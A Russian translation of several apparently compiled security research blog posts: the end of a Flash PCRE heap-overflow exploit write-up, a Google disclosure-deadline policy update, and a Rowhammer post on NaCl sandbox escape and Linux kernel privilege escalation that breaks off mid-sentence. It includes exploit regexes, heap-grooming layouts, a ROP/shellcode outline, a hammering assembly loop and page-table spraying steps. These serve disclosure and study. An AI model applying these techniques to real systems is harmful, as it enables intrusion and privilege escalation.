                md->offset_vector[resetOffset] = -1;
        } else {
            offsetStackSave[1] = md->offset_vector[offset];
            offsetStackSave[2] = md->offset_vector[offset + 1];
            savedElems = 0;
        }

        md->offset_vector[md->offset_end - number] =
            eptr - md->start_subject;
```

Когда `number` равен нулю, `md->offset_end - number` индексирует один элемент за пределами `offset_vector`. Последнее присваивание записывает туда текущую длину совпадения. Обычно вектор является стековым буфером в `RegExpObject.cpp`:

```
ArrayObject* RegExpObject::_exec(
    Stringp subject,
    StIndexableUTF8String& utf8Subject,
    int startIndex,
    int& matchIndex,
    int& matchLen)
{
    AvmAssert(subject != NULL);
    int ovector[OVECTOR_SIZE];
    int results;
    int subjectLength = utf8Subject.length();
```

Запись одного dword за пределы этого стекового буфера вряд ли будет полезна при переупорядочении переменных и наличии стековых cookie. Регулярное выражение с количеством групп захвата, не помещающимся в предоставленный буфер, заставляет PCRE выделить его в куче:

```
ocount = offsetcount - (offsetcount % 3);
if (re->top_backref > 0 && re->top_backref >= ocount / 3) {
    ocount = re->top_backref * 3 + 3;
    md->offset_vector = (int *)(pcre_malloc)(ocount * sizeof(int));
    if (md->offset_vector == NULL)
        return PCRE_ERROR_NOMEMORY;
    using_temporary_offsets = TRUE;
} else {
    md->offset_vector = offsets;
}
md->offset_end = ocount;
md->offset_max = (2 * ocount) / 3;
```

Следовательно, можно записать почти полностью контролируемый dword непосредственно за выделением кучи размером более 396 байт. Аллокатор Flash имеет отдельную корзину ровно на 504 байта, которая получается при `top_backref == 41`. Её создают группы захвата и обратная ссылка:

```
(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)
(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)
\41(\cÈ+)?(?43)
```

Flash не проверяет успешность компиляции регулярного выражения. Постоянная альтернатива позволяет легко проверить, сработала ли подготовка. Затем мы дополняем скомпилированное выражение до следующей полезной корзины аллокатора размером 576 байт и делаем первую группу переменной длины, чтобы текущая длина совпадения управляла перезаписываемым значением. Концептуально окончательное выражение эксплойта выглядит так:

```
(c01db33f|(B*)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)
(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)(A)
(A)(A)(A)(A)\41AAAAAAAAAAAAAAAAAAAAAAAAAAAA(\cÈ*)?(?70))
```

Эксплойт меняет `B`, поскольку Flash кеширует как успешные, так и неудачные компиляции регулярных выражений. Новый символ принудительно запускает повторную компиляцию после неудачной подготовки.

Вредоносный байткод:

```
0000 5e00010046  94 CBRA    [1, 70]
0005 5e00000000  94 CBRA    [0, 0]
000a 6d          109 ACCEPT
```

`ACCEPT` делает группу 0 успешным совпадением, чтобы выполнение дошло до записи.

Эксплуатация с помощью Vector.<uint>

Обычно такой примитив был бы неудобен: соседнее выделение должно быть довольно крупным, а значением служит лишь длина совпадения. Flash предоставляет универсальное решение — `Vector.<uint>`. Эти объекты могут иметь почти произвольные размеры выделения, а их первый dword содержит поле длины. Повреждение этого поля даёт устойчивый примитив произвольного чтения и записи.

1. Компиляция регулярного выражения

Выделим множество 504-байтовых буферов с байткодом эксплойта:

```
| exploit-bytecode ------------ | exploit-bytecode ------------ | exploit-bytecode ------------ |
```

Освободим каждое второе выделение:

```
| exploit-bytecode ------------ | FREE | exploit-bytecode ------------ |
```

После этого компилятор помещает буфер байткода регулярного выражения в один из промежутков непосредственно перед контролируемым байткодом эксплойта:

```
| exploit-bytecode ------------ | ERCP | metadata | regex-bytecode | exploit-bytecode ------------ |
```

2. Выполнение регулярного выражения и повреждение длины вектора

Чтобы получить вектор длиной `0xffffffff`, создаём промежутки, за каждым из которых следуют два выделения `Vector.<uint>`. Теперь они используют 576-байтовую корзину, совпадающую с `offset_vector`:

```
| length | vector --------------- | length | vector --------------- | length | vector --------------- |
| FREE   | length | vector --------------- | length | vector --------------- |
```

Выполнение выражения записывает один dword за пределы `offset_vector` в длину первого вектора:

```
| offset_vector --------------- | corrupt | vector -------------- | length | vector --------------- |
```

Увеличиваем эту длину на единицу, а затем с помощью вновь доступного элемента перезаписываем длину второго вектора:

```
| offset_vector --------------- | length+1 | vector -------------------- | vector --------------- |
| offset_vector --------------- | length+1 | vector --------------- | UINT_MAX | vector ----------- |
```

Теперь у нас есть доступ на чтение и запись ко всему адресному пространству процесса Flash. Остаётся найти увеличенный вектор, поскольку обращения по-прежнему выполняются относительно его буфера.

3. Поиск повреждённого вектора

PCRE детерминированно освобождает увеличенный буфер смещений непосредственно перед возвратом в ActionScript. Если посмотреть назад от нашего вектора, в этом блоке обнаруживается указатель списка свободных блоков:

```
| FREE | ptr |   | length | vector ------------- | UINT_MAX | vector --------------- |
```

Скорее всего, указатель ссылается на следующий свободный блок после увеличенного вектора. Зная точные размеры выделений, можно вычислить адрес вектора и превратить относительное чтение и запись в абсолютные:

```
| FREE | ptr |   | length | vector ------------- | UINT_MAX | vector --------------- | FREE | ptr |
          |_____________________________________________________________________________^      |
```

4. Формальности

Остальное — стандартная эксплуатация произвольного чтения и записи в пользовательском пространстве Windows.

Аллокатор Flash `FixedAlloc` хранит в начале каждой страницы указатель, который в конечном итоге ведёт к статическому объекту C++ внутри модуля Flash. От этого указателя можно сканировать страницы назад в поисках заголовка `MZ`, найти базовый адрес модуля, разобрать образ PE и отыскать полезные импортированные функции и последовательности инструкций.

В Linux без RELRO можно было бы заменить указатель функции GOT, как в предыдущей статье Chris o Flash. В Windows нет столь же удобной глобальной цели. Вместо этого создадим экземпляр класса ActionScript с известной сигнатурой, объект которого в куче содержит указатель таблицы виртуальных функций. Обход структур аллокатора позволяет найти его, не обращаясь к неотображённой памяти.

JIT Flash помещает аргументы известных нативных типов в нативный стек. Поэтому замена указателя функции метода с большим числом аргументов `uint` даёт контроль над крупным блоком настоящего стека и позволяет выполнять ROP прямо там.

Цепочка вызывает `VirtualProtect`, чтобы сделать страницу с нашим вектором исполняемой, а затем переходит в шелл-код, хранящийся в этом векторе. Большое количество фиктивных аргументов резервирует достаточно места в стеке, чтобы `VirtualProtect` не повредила настоящие кадры Flash выше и ниже поддельных.

Успешная эксплуатация повреждает лишь три живых dword:

1. Длину первого вектора, увеличенную на единицу.
2. Длину второго вектора, изменённую на `UINT_MAX`.
3. Указатель функции целевого метода.

Первая длина восстанавливается сразу после повреждения второй. Вторую необходимо исправить до того, как Flash освободит вектор и попытается очистить огромный диапазон памяти. Это можно сделать из ActionScript до перенаправления выполнения. Указатель метода больше никогда не используется и не требует восстановления.

После исправления кадра стека выполнение может перейти к настоящей реализации метода, словно исходный вызов завершился успешно. Полезная нагрузка ROP и шелл-код фактически работают как прозрачный перехватчик, после чего Flash продолжает обычное выполнение.

Отзывы и основанные на данных изменения политики Google по раскрытию уязвимостей

Авторы: Крис Эванс и Бен Хоукс, Project Zero; Хизер Эдкинс, Мэтт Мур и Михал Залевский, Google Security; Герхард Эшельбек, вице-президент Google Security

Сроки раскрытия уязвимостей давно стали стандартной отраслевой практикой. Благодаря им исправления безопасности быстрее доходят до пользователей, повышая их защищённость. Как сказано в 45-дневной политике раскрытия CERT, они также «уравновешивают потребность общества в информации об уязвимостях и потребность разработчиков во времени для эффективного реагирования». В 90-дневной политике Yahoo! отмечается: «Когда мы обнаруживаем подобные проблемы, время имеет решающее значение: чем быстрее мы устраним риски, тем меньше вреда может причинить атака». В 120-дневной политике ZDI говорится, что публикация сведений об уязвимостях может «помочь сообществу специалистов по защите обезопасить пользователя».

Сроки также отражают неприятный факт, на который намекают некоторые из приведённых политик: наступательное направление информационной безопасности вкладывает в исследование уязвимостей значительно больше ресурсов, чем защитное. Поэтому, обнаруживая уязвимость в широко известной цели, мы нередко имеем дело с проблемой, уже известной высококвалифицированным и скрытно действующим злоумышленникам.

Project Zero придерживается 90-дневного срока раскрытия. Теперь мы распространяем этот подход и на остальные подразделения Google. Мы немедленно уведомляем разработчиков об уязвимостях, а через 90 дней передаём подробности сообществу специалистов по защите либо делаем это раньше, если разработчик выпускает исправление. Мы выбрали умеренный срок и считаем, что он разумно соответствует нынешнему состоянию отрасли.

Чтобы оценить результаты, мы проанализировали накопленные данные о раскрытии уязвимостей Project Zero. Например, среди всех исследованных нами продуктов Adobe Flash, вероятно, обладает самой большой базой установок и числом сочетаний сборок. К настоящему моменту команда Flash исправила 37 обнаруженных Project Zero уязвимостей, то есть 100%, в пределах 90-дневного срока. В целом из 154 уже исправленных ошибок Project Zero 85% были устранены за 90 дней. Если ограничиться 73 проблемами, зарегистрированными и исправленными после 1 октября 2014 года, этот показатель составит 95%. Более того, недавние широко обсуждавшиеся случаи нарушения сроков обычно исправлялись вскоре после истечения 90 дней. По имеющимся данным, по крайней мере до конца февраля новых нарушений срока не ожидается.

Судя по всему, сроки действительно помогают ускорить выпуск исправлений и повысить безопасность конечных пользователей — особенно если применяются последовательно.

Мы изучили эти данные и учли содержательную дискуссию и отзывы сторонних специалистов о некоторых пограничных случаях, связанных со сроками раскрытия. В результате политика была улучшена следующим образом:

• **Выходные и праздники.** Если срок истекает в выходной или государственный праздник США, его окончание переносится на следующий обычный рабочий день.
• **Льготный период.** Теперь предусмотрен 14-дневный льготный период. Если 90-дневный срок подходит к концу, но разработчик до его истечения сообщает нам, что выпуск исправления назначен на конкретный день в течение следующих 14 дней, публикация откладывается до выхода исправления. Теперь сведения о неисправленной проблеме публикуются только при существенном нарушении срока — на две недели и более.

• **Назначение CVE.** CVE — отраслевой стандарт уникальной идентификации уязвимостей. Чтобы избежать путаницы, важно указывать CVE при первом публичном упоминании уязвимости. Для проблем, не исправленных в установленный срок, мы заранее обеспечим назначение CVE.

Как и прежде, мы оставляем за собой право приблизить или отложить срок при чрезвычайных обстоятельствах. Мы по-прежнему намерены применять одинаково строгие требования ко всем разработчикам. Google рассчитывает на применение к себе того же стандарта: в работе Project Zero уже находятся ошибки в продуктах Google — Chrome и Android, — на которые распространяется та же политика сроков.

Подводя итог, мы считаем, что обновлённая политика по-прежнему полностью соответствует нашему стремлению ускорить реакцию отрасли на ошибки безопасности, но при этом смягчает последствия небольшого превышения срока. Наконец, мы призываем всех исследователей установить ту или иную форму сроков раскрытия. Если наши данные и доводы покажутся убедительными, можете дословно использовать нашу политику. Первые результаты применения сроков раскрытия воодушевляют нас, а при поддержке широкого сообщества мы сможем добиться ещё большего.

Эксплуатация ошибки Rowhammer в DRAM для получения привилегий ядра

Автор: Mark Seaborn, создатель и взломщик песочниц, при участии Thomas Dullien, специалиста по обратной разработке

> Эта гостевая публикация продолжает практику Project Zero по продвижению выдающихся исследований в области безопасности в блоге Project Zero.

Обзор

Rowhammer — это проблема некоторых современных устройств DRAM, при которой многократный доступ к одной строке памяти может вызывать инверсию битов в соседних строках. Мы протестировали несколько ноутбуков и обнаружили проблему на части из них. Мы создали два работающих эксплойта повышения привилегий, использующих этот эффект. Один из них с помощью вызванной Rowhammer инверсии битов получает привилегии ядра в x86-64 Linux, будучи запущенным как непривилегированный процесс пользовательского пространства. На машине, уязвимой для Rowhammer, процесс смог вызвать инверсию битов в элементах таблиц страниц (PTE). Благодаря этому он получил доступ на запись к собственной таблице страниц, а следовательно, доступ на чтение и запись ко всей физической памяти.

Мы не знаем наверняка, сколько машин уязвимо для этой атаки и сколько уже существующих уязвимых машин можно исправить. Наш эксплойт использует инструкцию x86 `CLFLUSH`, чтобы генерировать множество обращений к нижележащей DRAM, но на системах без x86 могут работать и другие методы.

Мы полагаем, что наш эксплойт на основе PTE можно адаптировать к другим операционным системам: он не привязан к Linux по своей сути. Инверсия битов в PTE — лишь один из путей эксплуатации; практичными могут оказаться и другие способы использования инверсии битов. Наш второй эксплойт демонстрирует это, выполняя побег из песочницы Native Client.

Введение в проблему Rowhammer

О проблеме Rowhammer мы узнали из статьи Yoongu Kim и соавторов «**2014-dram-disturbance-errors-rowhammer-paper.pdf** (файл в files/2014-dram-disturbance-errors-rowhammer-paper.pdf)» (Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, Onur Mutlu).

Авторы показывают, что многократный доступ к двум «агрессивным» участкам памяти в виртуальном адресном пространстве процесса может вызвать инверсию битов в третьем, «целевом» участке. Целевой участок потенциально находится за пределами виртуального адресного пространства процесса: он расположен в другой строке DRAM, чем агрессивные участки, а значит, и на другой странице размером 4 Кбайт, поскольку в современных системах строки больше 4 Кбайт.

Это возможно потому, что ячейки DRAM становятся всё меньше и располагаются всё ближе друг к другу. По мере уменьшения физических размеров элементов при производстве DRAM, позволяющего разместить на кристалле больше памяти, предотвращать электрическое

взаимодействие между ячейками становится труднее. В результате обращение к одному участку памяти может воздействовать на соседние, вызывая утечку заряда в соседние ячейки или из них. При достаточном числе обращений значение ячейки может измениться с 1 на 0 или наоборот.

В статье объясняется, что инверсию битов способен вызвать этот крошечный фрагмент кода:

```
code1a:
  mov (X), %eax    // Read from address X
  mov (Y), %ebx    // Read from address Y
  clflush (X)      // Flush cache for address X
  clflush (Y)      // Flush cache for address Y
  jmp code1a
```

Чтобы эта процедура вызвала инверсию битов, необходимы два условия:

• **Выбор адресов:** чтобы `code1a` вызвал инверсию битов, адреса X и Y должны соответствовать разным строкам DRAM в одном банке.

Немного контекста: каждая микросхема DRAM содержит множество строк ячеек. Для доступа к байту памяти данные из строки переносятся в «буфер строки» микросхемы, при этом ячейки строки разряжаются; затем содержимое буфера читается или изменяется и копируется обратно в исходные ячейки, восстанавливая их заряд. Именно этот процесс «активации» строки, то есть её разрядки и повторной зарядки, может воздействовать на соседние строки. Если выполнить его достаточно много раз между автоматическими обновлениями соседних строк, которые обычно происходят каждые 64 мс, в них может произойти инверсия битов.

Буфер строки работает как кеш, поэтому, если адреса X и Y указывают на одну строку, `code1a` будет просто читать из буфера, не активируя строку повторно. Кроме того, у каждого банка DRAM есть собственная «текущая активированная строка». Поэтому, если X и Y относятся к разным банкам, `code1a` будет просто читать из буферов строк этих банков без повторной активации. Банки — это группы микросхем DRAM, строки которых активируются синхронно.

Однако, если X и Y указывают на разные строки одного банка, `code1a` будет многократно активировать обе строки. Это называется «долблением строк» (row hammering).

• **Обход кеша:** без содержащихся в `code1a` инструкций `CLFLUSH` запросы чтения памяти (`MOV`) обслуживались бы кешем процессора. Очистка кеша с помощью `CLFLUSH` заставляет отправлять обращения к памяти в нижележащую DRAM, что необходимо для многократной активации строк.

Обратите внимание, что версия `code1a` из статьи также содержит инструкцию `MFENCE`. Однако мы обнаружили, что `MFENCE` не нужна и фактически уменьшает наблюдаемое число инверсий битов. В изменённом memtest от Yoongu Kim инструкция `MFENCE` в коде row hammering тоже отсутствует.

Уточнение выбора адресов для hammering

Использование отображения физических адресов

Как выбрать пары адресов, удовлетворяющие требованиям «разные строки, один банк»?

Один из вариантов — использовать сведения о том, как контроллер памяти процессора отображает физические адреса в номера строк, столбцов и банков DRAM, а также знать абсолютные или относительные физические адреса доступной памяти:

• Абсолютные физические адреса доступной нам памяти. Linux предоставляет их через `/proc/PID/pagemap`.

• Относительные физические адреса доступной нам памяти. Linux может предоставить их благодаря поддержке «огромных страниц», каждая из которых охватывает 2 Мбайт непрерывного физического адресного пространства. Обычная страница размером 4 Кбайт меньше типичной строки DRAM, а страница размером 2 Мбайт обычно охватывает несколько строк, часть которых находится в одном банке.

Yoongu Kim и соавторы используют этот подход. Они выбирают Y = X + 8 Мбайт, опираясь на сведения об отображении физических адресов в контроллерах памяти процессоров Intel и AMD.

Случайный выбор адресов

Однако отображение физических адресов процессором бывает трудно определить, а такие возможности, как `/proc/PID/pagemap` и огромные страницы, доступны не везде. Более того, ошибочное предположение об отображении адресов может серьёзно снизить вероятность успешного row hammering. Например, смещение Y = X + 8 Кбайт может всегда давать адреса в разных банках.

Более простой подход — выбирать пары адресов случайным образом. Мы выделяем большой блок памяти, например 1 Гбайт, а затем выбираем в нём случайные виртуальные адреса. На машине с 16 банками DRAM, как у одной из наших тестовых систем с двумя DIMM по восемь банков, вероятность попадания выбранных адресов в один банк составляет достаточно высокие 1/16. Вероятность случайно выбрать два адреса в одной строке пренебрежимо мала.

Кроме того, вероятность успешного row hammering можно увеличить, изменив `code1a` так, чтобы за одну итерацию цикла обрабатывалось больше адресов. Мы выяснили, что можно обрабатывать четыре или восемь адресов без увеличения времени итерации.

Выбор адресов по времени доступа

Ещё один способ определить, обладает ли пара адресов свойством «разные строки, один банк», — измерить время некешированного доступа к ним с помощью высокоточного таймера, например инструкции `RDTSC`. Доступ к парам, удовлетворяющим этому свойству, будет медленнее, чем к остальным.

Двусторонний hammering

Мы обнаружили, что вероятность инверсии битов в строке N можно увеличить, выполняя row hammering обеих соседних строк N-1 и N+1, а не одной соседней и ещё одной более удалённой строки. Мы назвали это «двусторонним hammering».

Для многих машин двусторонний hammering — единственный способ получить инверсию битов за разумное время. На машинах, где для этого уже достаточно случайного выбора, двусторонний hammering способен многократно увеличить число инвертированных битов. На одной особенно нестабильной машине мы наблюдали инверсию более 25 битов в одной строке.

Проведение двустороннего hammering осложняется внутренней геометрией памяти. Атакующему необходимо знать или угадать смещение в физическом адресном пространстве между двумя соседними строками одного банка. Назовём его «смещением строки».

По результатам тестов мы смогли простым образом вывести, что смещение строки для ноутбука модели № 4 из приведённой ниже таблицы равно 256 Кбайт. Для этого мы наблюдали, как

вероятность инверсии битов зависит от расстояния между выбранными физическими страницами памяти и целевой страницей. Она была максимальной при hammering участков на 256 Кбайт ниже и выше выбранной целевой строки.

Схема «целевая область памяти 256 Кбайт, область памяти жертвы 256 Кбайт, целевая область памяти 256 Кбайт» оказалась весьма эффективной и на других ноутбуках того же производителя. Вероятно, для оборудования других производителей её потребуется скорректировать.

Смещение строки в 256 Кбайт, вероятно, объясняется произведением размера строки, то есть числа столбцов, количества банков, каналов и других параметров DRAM этой машины, хотя для точного объяснения нужны дополнительные сведения о том, как оборудование отображает физические адреса в номера строк и банков.

Для двустороннего hammering необходимо уметь выбирать физически непрерывные страницы, например через `/proc/PID/pagemap` или огромные страницы.

Эксплуатация инверсии битов Rowhammer

Yoongu Kim и соавторы пишут: «Приложив некоторые инженерные усилия, мы считаем возможным превратить Code 1a в атаку через воздействие, которая… перехватит управление системой», но оставляют эту исследовательскую задачу на будущее. Мы взялись за неё!

Мы нашли несколько машин, на которых происходит инверсия битов; результаты экспериментов приведены ниже. После этого мы написали два эксплойта:

• Первый запускается как программа Native Client (NaCl), повышает привилегии и покидает песочницу NaCl для x86-64, получая возможность напрямую вызывать системные вызовы основной ОС. Мы устранили эту возможность, запретив в NaCl инструкцию `CLFLUSH`. Первой целью я выбрал NaCl, потому что работаю над ним и уже писал демонстрационные эксплойты побега из его песочницы.
• Второй запускается как обычный процесс x86-64 в Linux и повышает привилегии, получая доступ ко всей физической памяти. На уже существующих машинах смягчить эту проблему труднее.

Побег из песочницы NaCl

Native Client — система песочницы, позволяющая выполнять внутри изолированной среды подмножество машинного кода x86-64, а также кода для других архитектур. Перед запуском исполняемого файла x86-64 NaCl с помощью валидатора проверяет, что код соответствует подмножеству инструкций x86, которое NaCl считает безопасным.

Однако NaCl предполагает, что оборудование работает корректно. Система исходит из того, что участки памяти не изменяются без записи в них. Подход NaCl с проверкой машинного кода особенно уязвим для инверсии битов по двум причинам:

• Инверсия бита в проверенном коде может превратить безопасную последовательность инструкций в опасную.
• В NaCl сегмент кода изолированной программы доступен ей для чтения. Поэтому программа может проверить, произошла ли инверсия бита, и определить, можно ли и каким образом воспользоваться изменением.

Наш эксплойт нацелен на последовательность инструкций NaCl для изолированных косвенных переходов, которая выглядит так:

```
andl $~31, %eax   // Truncate address to 32 bits and mask to be 32-byte-aligned.
addq %r15, %rax   // Add %r15, the sandbox base address.
jmp *%rax         // Indirect jump.
```

Эксплойт вызывает инверсию битов в этой последовательности кода. Он умеет использовать 13% возможных инверсий. Сейчас обрабатываются только изменения номеров регистров; дополнительная работа позволила бы поддержать больше пригодных случаев, например изменения кодов операций. Если, например, инвертируется нулевой бит номера регистра в `jmp *%rax`, инструкция превращается в `jmp *%rcx`, что легко эксплуатировать: значение `%rcx` не ограничено, поэтому переход может быть выполнен по любому адресу. В нормальных условиях NaCl разрешает косвенные переходы только по адресам, выровненным на 32 байта, и следит, чтобы инструкции не пересекали границы 32-байтовых блоков. Получив возможность перейти по невыровненному адресу, программа может покинуть песочницу, поскольку внутри безопасных инструкций x86 можно спрятать опасные. Например:

```
20ea0: 48 b8 0f 05 eb 0c f4 f4 f4 f4  movabs $0xf4f4f4f40ceb050f,%rax
```

Здесь скрыта инструкция SYSCALL (`0f 05`) по адресу `0x20ea2`.

Наш эксплойт NaCl выполняет следующие действия:

• С помощью API NaCl `dyncode_create()` он заполняет 250 Мбайт области динамического кода последовательностями инструкций косвенного перехода, приведёнными к требованиям NaCl.
• Затем в цикле:
1. Выполняет row hammering области динамического кода с помощью `CLFLUSH`, выбирая случайные пары адресов.
2. Ищет в области динамического кода инверсии битов. Обнаружив пригодную для эксплуатации инверсию, эксплойт использует её для перехода к шелл-коду, скрытому внутри проверенных NaCl инструкций. Если инверсия непригодна, поиск продолжается.

Мы устранили эту возможность, изменив валидатор x86 в NaCl так, чтобы он запрещал инструкцию `CLFLUSH`; исправление отслеживается как CVE-2015-0565. Однако существуют и другие возможные способы row hammering без `CLFLUSH`, рассмотренные ниже.

До запрета `CLFLUSH` в NaCl этот эксплойт, возможно, было реально объединить с описанным ниже повышением привилегий ядра: приложение NaCl из Chrome Web Store могло бы получить привилегии ядра, используя во всей цепочке единственную аппаратную ошибку. Насколько нам известно, такого приложения в Chrome Web Store не было. PNaCl, доступный в открытом интернете, имеет дополнительный уровень защиты: прежде чем вывести инструкцию `CLFLUSH`, атакующему пришлось бы найти уязвимость в трансляторе PNaCl.

Повышение привилегий ядра

Наш эксплойт повышения привилегий ядра с помощью row hammering вызывает инверсию бита в элементе таблицы страниц (PTE), из-за которой этот PTE начинает указывать на физическую страницу с таблицей страниц атакующего процесса. Так процесс получает доступ на чтение и запись к одной из собственных таблиц страниц, а через неё — ко всей физической памяти.

Высокую вероятность пригодности инверсии бита для эксплуатации обеспечивают два обстоятельства:

1. Инверсии битов, вызванные Rowhammer, обычно воспроизводимы. Поэтому можно заранее определить, склонна ли ячейка DRAM к инверсии и подходит ли положение этого бита для эксплойта.

Например, бит 51 в 64-битном слове — старший бит номера физической страницы в PTE на x86-64. Если он изменится с 0 на 1, получится номер страницы за пределами физической памяти системы, бесполезный для нашего эксплойта, поэтому такую инверсию можно пропустить. Бит 12, напротив, является младшим битом номера физической страницы PTE. При его изменении с 0 на 1 или с 1 на 0 PTE всё равно будет указывать на действительную физическую страницу.

2. Мы заполняем таблицами страниц большую часть физической памяти. Поэтому, когда номер физической страницы в PTE меняется, велика вероятность, что новый адрес будет указывать на таблицу страниц нашего процесса.

Для такого заполнения мы многократно отображаем один и тот же файл с помощью `mmap()`. Это выполняется довольно быстро: на нашей тестовой машине заполнение 3 Гбайт памяти таблицами страниц занимает около трёх секунд.

Есть две оговорки:

• Наш эксплойт запускается как обычный процесс Linux. Для работы внутри изолированного процесса Linux, например процесса рендерера Chromium, могут потребоваться дополнительные усилия.
• Тестирование проводилось на машине с низкой нагрузкой на память. Для работы на сильно загруженной системе также может понадобиться дополнительная доработка.

Сначала необходимо найти агрессивные и целевые адреса, вызывающие пригодную инверсию битов:

• Выделить большой блок памяти с помощью `mmap()`.
• Найти в этом блоке агрессивные и целевые адреса, выполняя row hammering случайных пар. Другой вариант — использовать физические адреса, найденные и сохранённые во время предыдущего запуска; для их поиска в памяти мы обращаемся к `/proc/self/pagemap`.
• Если положение инвертированного бита в 64-битном слове не подходит для эксплойта, пропустить этот набор адресов.
• В противном случае освободить через `munmap()` все страницы, кроме агрессивных и целевой, и начать попытку эксплуатации.

Подготавливая заполнение памяти таблицами страниц, мы создаём в `/dev/shm` файл, то есть сегмент общей памяти, который будем многократно отображать с помощью `mmap()`. Ниже объясняется, как определить его размер. В начало каждой 4-килобайтной страницы файла записывается маркер, чтобы позднее, при поиске изменений PTE, эти страницы было легко распознать.

Важно, чтобы страницы данных не выделялись по последовательным физическим адресам. Иначе инверсия младших битов номера физической страницы часто была бы бесполезна: PTE, указывающий на одну страницу данных, скорее всего, начинал бы указывать на другую такую же страницу.

Чтобы избежать этого, сначала намеренно фрагментируем физическую память и тем самым рандомизируем выделение физических страниц ядром:

• С помощью `mmap()` с флагом `MAP_POPULATE` выделяем блок, занимающий значительную долю физической памяти машины.
• Позднее при каждом действии, заставляющем ядро выделить 4-килобайтную страницу, например таблицу страниц, освобождаем одну страницу этого блока с помощью `madvise()` и `MADV_DONTNEED`.

Теперь можно заполнять память таблицами страниц. Для этого многократно отображаем файл данных с помощью `mmap()`:

• Каждое отображение должно находиться по виртуальному адресу, выровненному на 2 Мбайт, поскольку каждая 4-килобайтная таблица страниц охватывает область виртуального адресного

пространства размером 2 Мбайт. Для этого используется `MAP_FIXED`.
• Обращаясь к соответствующим страницам, мы заставляем ядро заполнить часть PTE. Достаточно создать один PTE на таблицу страниц: мы знаем, что инверсия попадает в N-й PTE таблицы, поэтому для скорости вызываем page fault только для N-й 4-килобайтной страницы каждого 2-мегабайтного блока.
• Linux ограничивает приблизительно величиной 2^16 число VMA, то есть областей, созданных `mmap()`, в одном процессе. Поэтому файл данных в `/dev/shm` должен быть достаточно большим, чтобы при его отображении 2^16 раз возникло достаточно таблиц страниц для заполнения большей части физической памяти. При этом файл желательно сделать как можно меньше, чтобы не тратить память, которую можно было бы заполнить таблицами страниц. Размер выбирается с учётом обоих требований.
• В середине процесса мы освобождаем целевую страницу с помощью `munmap()`. С высокой вероятностью ядро повторно использует эту физическую страницу как таблицу страниц. Напрямую обращаться к ней уже нельзя, но потенциально её можно изменить посредством row hammering.

После завершения заполнения наступает время hammering. Мы обрабатываем агрессивные адреса, надеясь вызвать инверсию бита в целевой странице. Непосредственно наблюдать её, в отличие от эксплойта NaCl, невозможно.

Теперь можно проверить, изменились ли PTE пригодным для эксплуатации образом. Мы сканируем большую отображённую область и ищем PTE, которые теперь указывают не на страницы нашего файла данных. Для скорости достаточно проверять только N-ю страницу каждого 2-мегабайтного блока. Проверка выполняется по записанному ранее маркеру. Если несоответствий маркера нет, попытка завершилась неудачей и её можно повторить.

Обнаружив несоответствие, мы получаем незаконный доступ к физической странице. Остаётся надеяться, что это одна из таблиц страниц нашего адресного пространства. Для надёжности можно проверить, похожа ли страница на одну из наших таблиц: N-е 64-битное поле должно иметь вид PTE, то есть определённые биты должны быть установлены или сброшены, а остальные поля должны быть нулевыми. Если это не так, попытка не удалась и её можно повторить.

На этом этапе у нас есть доступ на запись к таблице страниц, скорее всего собственной. Но пока неизвестно, какому виртуальному адресу она соответствует. Определить его можно следующим образом:

• Записать в страницу PTE, например указывающий на физическую страницу 0.
• Ещё раз просканировать адресное пространство и найти вторую виртуальную страницу, которая теперь указывает не на наш файл данных. Если она не найдена, попытка не удалась и её можно повторить.

Теперь у нас есть доступ на запись к одной из таблиц страниц процесса. Изменяя её, можно получить доступ к любой странице физической памяти. Дальше существует множество вариантов эксплуатации, различающихся переносимостью, удобством и скоростью. Переносимые варианты не требуют знания структур данных ядра. Быстрые варианты работают за O(1), тогда как медленным может потребоваться сканирование всей физической памяти для поиска нужной структуры.

Некоторые варианты:

• **Реализованный вариант:** изменить исполняемый файл с SUID root, например `/bin/ping`, перезаписав его точку входа нашим шелл-кодом, а затем запустить. Шелл-код выполнится от имени root. Этот подход быстр и переносим, но требует доступа к `/proc/PID/pagemap`: мы загружаем `/bin/ping` с помощью `open()` и `mmap()` с `MAP_POPULATE`, после чего через `/proc/self/pagemap` выясняем, в какие физические страницы он загружен.

• Похожий подход — изменить библиотеку, используемую SUID-программой, например `/lib64/ld-linux-x86-64.so.2`. В некоторых системах SUID-файлы вроде `/bin/ping` невозможно открыть через `open()` из-за ужесточённых разрешений.
• Другие, менее переносимые подходы заключаются в изменении кода или структур данных ядра.
• Можно изменить поле UID нашего процесса. Для этого потребуется найти `struct cred` текущего процесса и знать её структуру.
• Можно изменить код ядра, обрабатывающий системные вызовы. Его физический адрес быстро определяется с помощью инструкции `SIDT`, доступной непривилегированному коду.

Способы проведения row hammering

Наши демонстрационные эксплойты используют инструкцию x86 `CLFLUSH`, поскольку это самый простой способ заставить обращения к памяти поступать в нижележащую DRAM и тем самым выполнять row hammering.

Возможность использовать `CLFLUSH` из непривилегированного кода удивительна: за пределами ядра или драйвера устройства у неё, вероятно, очень мало законных применений. Для сравнения, в ARM нет непривилегированной инструкции очистки кеша. В ARM Linux существует системный вызов `cacheflush()`, используемый JIT-компиляторами для синхронизации кешей инструкций и данных. На x86 эти кеши синхронизируются автоматически, поэтому `CLFLUSH` для этой цели не нужна.

Мы изменили валидатор x86 в NaCl, запретив `CLFLUSH`. К сожалению, ядра не могут отключить `CLFLUSH` для обычного кода пользовательского пространства. Сейчас `CLFLUSH` нельзя перехватить или запретить даже с помощью VMX, то есть виртуализации x86. Например, `RDTSC` можно перехватывать без поддержки VMX; VMX позволяет перехватывать дополнительные инструкции, включая `WBINVD` и `CPUID`, но не `CLFLUSH`. Возможно, архитектуру x86 стоит изменить, добавив перехват `CLFLUSH`. С точки зрения инженерии безопасности удаление ненужной поверхности атаки — полезная практика.

Однако row hammering может быть возможен и без `CLFLUSH`, в том числе на архитектурах, отличных от x86:

